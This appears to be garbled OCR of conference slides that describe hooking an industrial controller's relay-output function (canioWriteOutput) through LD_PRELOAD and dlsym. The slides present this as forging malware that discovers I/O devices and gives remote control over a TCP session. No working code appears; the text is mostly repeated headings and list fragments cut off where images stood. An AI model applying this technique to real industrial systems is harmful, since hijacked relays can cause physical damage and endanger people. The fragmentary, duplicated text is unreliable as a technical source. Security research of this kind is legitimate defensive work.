
2. Dynamic linker loads objects in the following order:




NORMAL OPERATION

1. Delta programming executes

2. Dynamic linker loads objects in the following order:



3. I/O polling thread calls canioWriteOutput to flip a relay




WITH LD_PRELOAD

1. Delta programming executes

WITH LD_PRELOAD

1. Delta programming executes


2. Dynamic linker loads objects in the following order:




WITH LD_PRELOAD

1. Delta programming executes

2. Dynamic linker loads objects in the following order:




3. I/O polling thread calls canioWriteOutput to flip a relay




WITH LD_PRELOAD AND DLSYM

1. Delta programming executes

2. Dynamic linker loads objects in the following order:




3. I/O polling thread calls canioWriteOutput to flip a relay





SUGAR
MY SHITTY C CODE


CONTROLLING I/O: FORGING THE MALWARE



CONTROLLING I/O: FORGING THE MALWARE



CONTROLLING I/O: FORGING THE MALWARE




DISCOVER ALL
I/O DEVICES
AUTOMATICALLY!


DISCOVER ALL I/O DEVICES AUTOMATICALLY!
REMOTE CONTROL THROUGH AN INTERACTIVE TCP SESSION!


